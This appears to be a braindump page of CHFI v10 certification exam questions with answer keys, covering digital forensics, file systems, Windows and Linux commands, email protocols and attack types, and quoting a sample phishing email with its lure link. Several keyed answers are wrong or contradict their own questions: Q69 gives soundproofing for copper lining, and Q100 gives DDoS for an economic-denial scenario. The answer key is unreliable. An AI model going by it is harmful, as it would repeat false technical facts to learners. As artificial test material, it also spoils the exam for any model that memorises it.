

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

<https://www.2passeasy.com/dumps/312-49v10/>



NEW QUESTION 1

- (Exam Topic 3)

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack
- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

Answer: A

NEW QUESTION 2

- (Exam Topic 3)

Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?


- A. pgrep
- B. dmesg
- C. fsck
- D. grep

Answer: B

NEW QUESTION 3

- (Exam Topic 3)

The given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?



```
Administrator: Command Prompt
03/10/2016 03:30 AM <DIR> migration
03/10/2016 03:32 AM 352,136 FNTCACHE.DAT
03/25/2016 08:09 PM 140,098 perfc009.dat
03/25/2016 08:09 PM 746,532 perfh009.dat
03/25/2016 08:09 PM 883,572 PerfStringBackup.INI
04/06/2016 04:54 PM <DIR> DriverStore
04/13/2016 11:27 AM <DIR> catroot2
04/13/2016 12:33 PM 135,176,864 MRT.exe
04/13/2016 12:33 PM <DIR> MRT
04/14/2016 09:36 AM <DIR> config
04/14/2016 03:06 PM <DIR> drivers
04/14/2016 04:02 PM <DIR> .
04/14/2016 04:02 PM <DIR> ..
04/14/2016 04:02 PM 324 pid.dump
04/14/2016 05:51 PM <DIR> sru
3866 File(s) 1,727,891,022 bytes
116 Dir(s) 63,601,328,128 bytes free

C:\WINDOWS\system32>
```

- A. dir /o:d
- B. dir /o:s
- C. dir /o:e
- D. dir /o:n

Answer: A

NEW QUESTION 4

- (Exam Topic 3)

What technique is used by JPEGs for compression?

- A. TIFF-8
- B. ZIP
- C. DCT
- D. TCD

Answer: C

NEW QUESTION 5

- (Exam Topic 3)

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55

- B. 00AA
- C. AA00
- D. A100

Answer: A

NEW QUESTION 6

- (Exam Topic 3)

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

- A. International Mobile Equipment Identifier (IMEI)
- B. Integrated circuit card identifier (ICCID)
- C. International mobile subscriber identity (IMSI)
- D. Equipment Identity Register (EIR)

Answer: A

NEW QUESTION 7

- (Exam Topic 3)

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

- A. UTC
- B. PTP
- C. Time Protocol
- D. NTP

Answer: D

NEW QUESTION 8

- (Exam Topic 3)

While collecting Active Transaction Logs using SQL Server Management Studio, the query `Select * from ::fn_dblog(NULL, NULL)` displays the active portion of the transaction log file. Here, assigning NULL values implies?

- A. Start and end points for log sequence numbers are specified
- B. Start and end points for log files are not specified
- C. Start and end points for log files are specified
- D. Start and end points for log sequence numbers are not specified

Answer: B

NEW QUESTION 9

- (Exam Topic 3)

Which of the following attack uses HTML tags like `<script></script>`?

- A. Phishing
- B. XSS attack
- C. SQL injection
- D. Spam

Answer: B

NEW QUESTION 10

- (Exam Topic 3)

What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

- A. Disk deletion
- B. Disk cleaning
- C. Disk degaussing
- D. Disk magnetization

Answer: C

NEW QUESTION 10

- (Exam Topic 3)

Which component in the hard disk moves over the platter to read and write information?

- A. Actuator
- B. Spindle
- C. Actuator Axis
- D. Head

Answer: D

NEW QUESTION 13

- (Exam Topic 3)

POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?

- A. 110
- B. 143
- C. 25
- D. 993

Answer: A

NEW QUESTION 15

- (Exam Topic 3)

The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?

- A. File Allocation Table (FAT)
- B. New Technology File System (NTFS)
- C. Hierarchical File System (HFS)
- D. Global File System (GFS)

Answer: B

NEW QUESTION 18

- (Exam Topic 3)

Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

- A. OpenGL/ES and SGL
- B. Surface Manager
- C. Media framework
- D. WebKit

Answer: A

NEW QUESTION 19

- (Exam Topic 3)

Select the data that a virtual memory would store in a Windows-based system.

- A. Information or metadata of the files
- B. Documents and other files
- C. Application data
- D. Running processes

Answer: D

NEW QUESTION 21

- (Exam Topic 3)

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

- A. Bypassing iPhone passcode
- B. Debugging iPhone
- C. Rooting iPhone
- D. Copying contents of iPhone

Answer: A

NEW QUESTION 25

- (Exam Topic 3)

Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

- A. FISMA
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NEW QUESTION 29

- (Exam Topic 3)

Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

- A. ISO/IEC 16025
- B. ISO/IEC 18025
- C. ISO/IEC 19025
- D. ISO/IEC 17025

Answer: D

NEW QUESTION 32

- (Exam Topic 3)

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?


- A. net serv
- B. netmgr
- C. lusrmgr
- D. net start

Answer: D

NEW QUESTION 36

- (Exam Topic 3)

What is the investigator trying to analyze if the system gives the following image as output?



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32\C:\Users\Admin\Desktop\logonsessions\logonsessions.exe
Logonsessions v1.3
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

[0] Logon session 00000000:000003e7:
  User name:      WORKGROUP\RD-006$
  Auth package:  NTLM
  Logon type:    (none)
  Session:      0
  Sid:          5-1-5-18
  Logon time:   3/10/2016 3:32:46 AM
  Logon server:
  DNS Domain:
  UPN:

[1] Logon session 00000000:000009209:
  User name:
  Auth package:  NTLM
  Logon type:    (none)
  Session:      0
  Sid:          (none)
  Logon time:   3/10/2016 3:32:46 AM
  Logon server:
  DNS Domain:
  UPN:

[2] Logon session 00000000:000003e4:
  User name:      WORKGROUP\RD-006$
  Auth package:  Negotiate
  Logon type:    Service
  Session:      0
  Sid:          5-1-5-20
  Logon time:   3/10/2016 3:32:46 AM
  Logon server:
  DNS Domain:
  UPN:
```

- A. All the logon sessions
- B. Currently active logon sessions
- C. Inactive logon sessions
- D. Details of users who can logon

Answer: B

NEW QUESTION 38

- (Exam Topic 3)

Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

- A. Simple Mail Transfer Protocol (SMTP)
- B. Messaging Application Programming Interface (MAPI)
- C. Internet Message Access Protocol (IMAP)
- D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 39

- (Exam Topic 3)

What is cold boot (hard boot)?

- A. It is the process of restarting a computer that is already in sleep mode
- B. It is the process of shutting down a computer from a powered-on or on state
- C. It is the process of restarting a computer that is already turned on through the operating system
- D. It is the process of starting a computer from a powered-down or off state

Answer: D

NEW QUESTION 43

- (Exam Topic 3)

Which of the following is found within the unique instance ID key and helps investigators to map the entry from USBSTOR key to the MountedDevices key?

- A. ParentIDPrefix
- B. LastWrite
- C. UserAssist key
- D. MRUListEx key

Answer: A

NEW QUESTION 48

- (Exam Topic 3)

You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for. Which of the below scanning technique will you use?

- A. Inverse TCP flag scanning
- B. ACK flag scanning
- C. TCP Scanning
- D. IP Fragment Scanning

Answer: D

NEW QUESTION 51

- (Exam Topic 3)

Lynne receives the following email:

Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24

You have 24 hours to fix this problem or risk to be closed permanently! To proceed Please Connect >> My Apple ID Thank You The link to My Apple ID shows

<http://byggarbetsplatsen.se/backup/signon/> What type of attack is this?

- A. Mail Bombing
- B. Phishing
- C. Email Spamming
- D. Email Spoofing

Answer: B

NEW QUESTION 53

- (Exam Topic 3)

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

- A. list modules -a
- B. lsmod
- C. plist mod -a
- D. lsof -m

Answer: B

NEW QUESTION 54

- (Exam Topic 3)

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

- A. Physical block
- B. Operating system block
- C. Hard disk block
- D. Logical block

Answer: A

NEW QUESTION 57

- (Exam Topic 3)

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

- A. Certification
- B. Justification
- C. Reiteration

D. Authentication

Answer: D

NEW QUESTION 61

- (Exam Topic 3)

Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

- A. FAT File System
- B. ReFS
- C. exFAT
- D. NTFS File System

Answer: D

NEW QUESTION 66

- (Exam Topic 3)

Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?

- A. Email spamming
- B. Phishing
- C. Email spoofing
- D. Mail bombing

Answer: D

NEW QUESTION 69

- (Exam Topic 3)

You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

- A. To control the room temperature
- B. To strengthen the walls, ceilings, and floor
- C. To avoid electromagnetic emanations
- D. To make the lab sound proof

Answer: D

NEW QUESTION 74

- (Exam Topic 3)

Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- A. Waffin FS
- B. RuneFS
- C. FragFS
- D. Slacker

Answer: D

NEW QUESTION 76

- (Exam Topic 3)

Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

- A. Scientific Working Group on Digital Evidence
- B. Daubert Standard
- C. Enterprise Theory of Investigation
- D. Fyre Standard

Answer: C

NEW QUESTION 78

- (Exam Topic 3)

Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

- A. ISO 9660
- B. ISO/IEC 13940
- C. ISO 9060
- D. IEC 3490

Answer: A

NEW QUESTION 82

- (Exam Topic 3)

Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

- A. Model.log
- B. Model.txt
- C. Model.ldf
- D. Model.lgf

Answer: C

NEW QUESTION 86

- (Exam Topic 3)

What is the purpose of using Obfuscator in malware?

- A. Execute malicious code in the system
- B. Avoid encryption while passing through a VPN
- C. Avoid detection by security mechanisms
- D. Propagate malware to other connected devices

Answer: C

NEW QUESTION 89

- (Exam Topic 3)

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- A. tasklist /p
- B. tasklist /v
- C. tasklist /u
- D. tasklist /s

Answer: B

NEW QUESTION 92

- (Exam Topic 3)

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- A. Same-platform correlation
- B. Network-platform correlation
- C. Cross-platform correlation
- D. Multiple-platform correlation

Answer: C

NEW QUESTION 93

- (Exam Topic 3)

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- A. HKEY_CLASSES_ROOT
- B. HKEY_CURRENT_CONFIG
- C. HKEY_LOCAL_MACHINE
- D. HKEY_USERS

Answer: A

NEW QUESTION 98

- (Exam Topic 3)

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A. A text file deleted from C drive in sixth sequential order
- B. A text file deleted from C drive in fifth sequential order
- C. A text file copied from D drive to C drive in fifth sequential order
- D. A text file copied from C drive to D drive in fifth sequential order

Answer: B

NEW QUESTION 100

- (Exam Topic 3)

Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

- A. XSS Attack
- B. DDoS Attack (Distributed Denial of Service)
- C. Man-in-the-cloud Attack

D. EDoS Attack (Economic Denial of Service)

Answer: B

NEW QUESTION 101

- (Exam Topic 3)

Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

- A. Core Services
- B. Media services
- C. Cocoa Touch
- D. Core OS

Answer: D

NEW QUESTION 105

- (Exam Topic 3)

Which of the following statements is true regarding SMTP Server?

- A. SMTP Server breaks the recipient's address into Recipient's name and his/her designation before passing it to the DNS Server
- B. SMTP Server breaks the recipient's address into Recipient's name and recipient's address before passing it to the DNS Server
- C. SMTP Server breaks the recipient's address into Recipient's name and domain name before passing it to the DNS Server
- D. SMTP Server breaks the recipient's address into Recipient's name and his/her initial before passing it to the DNS Server

Answer: C

NEW QUESTION 108

- (Exam Topic 3)

MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network.

- A. 48-bit address
- B. 24-bit address
- C. 16-bit address
- D. 32-bit address

Answer: A

NEW QUESTION 112

- (Exam Topic 3)

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- A. SysAnalyzer
- B. PEiD
- C. Comodo Programs Manager
- D. Dependency Walker

Answer: B

NEW QUESTION 116

- (Exam Topic 3)

Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

- A. Speculation or opinion as to the cause of the incident
- B. Purpose of the report
- C. Author of the report
- D. Incident summary

Answer: A

NEW QUESTION 120

- (Exam Topic 3)

To reach a bank web site, the traffic from workstations must pass through a firewall. You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https. Which of the following firewall rules meets this requirement?

- A. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit
- B. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit
- C. if (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

Answer: A

NEW QUESTION 121

- (Exam Topic 3)

Which among the following search warrants allows the first responder to search and seize the victim's computer components such as hardware, software, storage

devices, and documentation?

- A. John Doe Search Warrant
- B. Citizen Informant Search Warrant
- C. Electronic Storage Device Search Warrant
- D. Service Provider Search Warrant

Answer: C

NEW QUESTION 122

- (Exam Topic 3)

A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

- A. Class B
- B. Class D
- C. Class C
- D. Class A

Answer: C

NEW QUESTION 127

- (Exam Topic 3)

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Password Protection
- C. Encryption
- D. Steganography

Answer: A

NEW QUESTION 131

- (Exam Topic 3)

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

- A. Safari
- B. Mozilla Firefox
- C. Microsoft Edge
- D. Google Chrome

Answer: C

NEW QUESTION 136

- (Exam Topic 3)

In a Linux-based system, what does the command "Last -F" display?

- A. Login and logout times and dates of the system
- B. Last run processes
- C. Last functions performed
- D. Recently opened files

Answer: A

NEW QUESTION 141

- (Exam Topic 3)

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- A. Information header
- B. Image data
- C. The RGBQUAD array
- D. Header

Answer: A

NEW QUESTION 146

- (Exam Topic 3)

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

Answer: A

NEW QUESTION 151

- (Exam Topic 3)

Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

Answer: C

NEW QUESTION 152

- (Exam Topic 3)

Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

- A. Proprietary Format
- B. Generic Forensic Zip (gfzip)
- C. Advanced Forensic Framework 4
- D. Advanced Forensics Format (AFF)

Answer: B

NEW QUESTION 154

- (Exam Topic 3)

What must an attorney do first before you are called to testify as an expert?

- A. Qualify you as an expert witness
- B. Read your curriculum vitae to the jury
- C. Engage in damage control
- D. Prove that the tools you used to conduct your examination are perfect

Answer: A

NEW QUESTION 156

- (Exam Topic 3)

Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest.

Which of the following acts does the email breach?

- A. CAN-SPAM Act
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NEW QUESTION 158

- (Exam Topic 3)

Which of the following is a responsibility of the first responder?

- A. Determine the severity of the incident
- B. Collect as much information about the incident as possible
- C. Share the collected information to determine the root cause
- D. Document the findings

Answer: B

NEW QUESTION 161

- (Exam Topic 3)

An investigator enters the command `sqlcmd -S WIN-CQQMK62867E -e -s," -E` as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

- A. Name of the Database
- B. Name of SQL Server
- C. Operating system of the system
- D. Network credentials of the database

Answer: B

NEW QUESTION 164

- (Exam Topic 3)

Which of the following information is displayed when Netstat is used with -ano switch?

- A. Ethernet statistics
- B. Contents of IP routing table
- C. Details of routing table

D. Details of TCP and UDP connections

Answer: D

NEW QUESTION 168

- (Exam Topic 3)

Graphics Interchange Format (GIF) is a _____ RGB bitmap image format for images with up to 256 distinct colors per frame.

- A. 8-bit
- B. 32-bit
- C. 16-bit
- D. 24-bit

Answer: A

NEW QUESTION 171

- (Exam Topic 2)

What type of analysis helps to identify the time and sequence of events in an investigation?

- A. Time-based
- B. Functional
- C. Relational
- D. Temporal

Answer: D

NEW QUESTION 173

- (Exam Topic 2)

Which of the following files gives information about the client sync sessions in Google Drive on Windows?

- A. sync_log.log
- B. Sync_log.log
- C. sync.log
- D. Sync.log

Answer: B

NEW QUESTION 178

- (Exam Topic 2)

Which of the following tool creates a bit-by-bit image of an evidence media?

- A. Recuva
- B. FileMerlin
- C. AccessData FTK Imager
- D. Xplico

Answer: C

NEW QUESTION 180

- (Exam Topic 2)

Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk
80 heads/cylinder
63 sectors/track

- A. 53.26 GB
- B. 57.19 GB
- C. 11.17 GB
- D. 10 GB

Answer: A

NEW QUESTION 183

- (Exam Topic 2)

How many times can data be written to a DVD+R disk?

- A. Twice
- B. Once
- C. Zero
- D. Infinite

Answer: B

NEW QUESTION 188

- (Exam Topic 2)

Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

- A. Volume Boot Record
- B. Master Boot Record
- C. GUID Partition Table
- D. Master File Table

Answer: D

NEW QUESTION 189

- (Exam Topic 2)

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

- A. Computers on his wired network
- B. Satellite television
- C. 2.4Ghz Cordless phones
- D. CB radio

Answer: C

NEW QUESTION 193

- (Exam Topic 2)

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

Answer: B

NEW QUESTION 198

- (Exam Topic 2)

What will the following command accomplish in Linux?

```
fdisk /dev/hda
```

- A. Partition the hard drive
- B. Format the hard drive
- C. Delete all files under the /dev/hda folder
- D. Fill the disk with zeros

Answer: A

NEW QUESTION 202

- (Exam Topic 2)

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

- A. IDS attack
- B. APT
- C. Web application attack
- D. Network attack

Answer: D

NEW QUESTION 205

- (Exam Topic 2)

What encryption technology is used on Blackberry devices Password Keeper?

- A. 3DES
- B. AES
- C. Blowfish
- D. RC5

Answer: B

NEW QUESTION 209

- (Exam Topic 2)

Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

- A. Physical theft
- B. Copyright infringement

- C. Industrial espionage
- D. Denial of Service attacks

Answer: C

NEW QUESTION 214

- (Exam Topic 2)

What must an investigator do before disconnecting an iPod from any type of computer?

- A. Unmount the iPod
- B. Mount the iPod
- C. Disjoin the iPod
- D. Join the iPod

Answer: A

NEW QUESTION 215

- (Exam Topic 2)

What will the following command accomplish? `dd if=/dev/xxx of=mbr.backup bs=512 count=1`

- A. Back up the master boot record
- B. Restore the master boot record
- C. Mount the master boot record on the first partition of the hard drive
- D. Restore the first 512 bytes of the first partition of the hard drive

Answer: A

NEW QUESTION 217

- (Exam Topic 2)

What advantage does the tool Evidor have over the built-in Windows search?

- A. It can find deleted files even after they have been physically removed
- B. It can find bad sectors on the hard drive
- C. It can search slack space
- D. It can find files hidden within ADS

Answer: C

NEW QUESTION 222

- (Exam Topic 2)

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.

```
File Edit Format View Help
Begin log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/default.aspx?userid=566466
http://www.somewhere.com/default.aspx?userid=566467
http://www.somewhere.com/default.aspx?userid=566468
http://www.somewhere.com/default.aspx?userid=566469
http://www.somewhere.com/default.aspx?userid=566470
http://www.somewhere.com/default.aspx?userid=566471
```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

- A. Parameter tampering
- B. Cross site scripting
- C. SQL injection
- D. Cookie Poisoning

Answer: A

NEW QUESTION 226

- (Exam Topic 2)

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

- A. gif
- B. bmp
- C. jpeg
- D. png

Answer: C

NEW QUESTION 227

- (Exam Topic 2)

Which rule requires an original recording to be provided to prove the content of a recording?

- A. 1004
- B. 1002
- C. 1003
- D. 1005

Answer: B

NEW QUESTION 228

- (Exam Topic 2)

The process of restarting a computer that is already turned on through the operating system is called?

- A. Warm boot
- B. Ice boot
- C. Hot Boot
- D. Cold boot

Answer: A

NEW QUESTION 231

- (Exam Topic 2)

What does the part of the log, "% SEC-6-IPACCESSLOGP", extracted from a Cisco router represent?

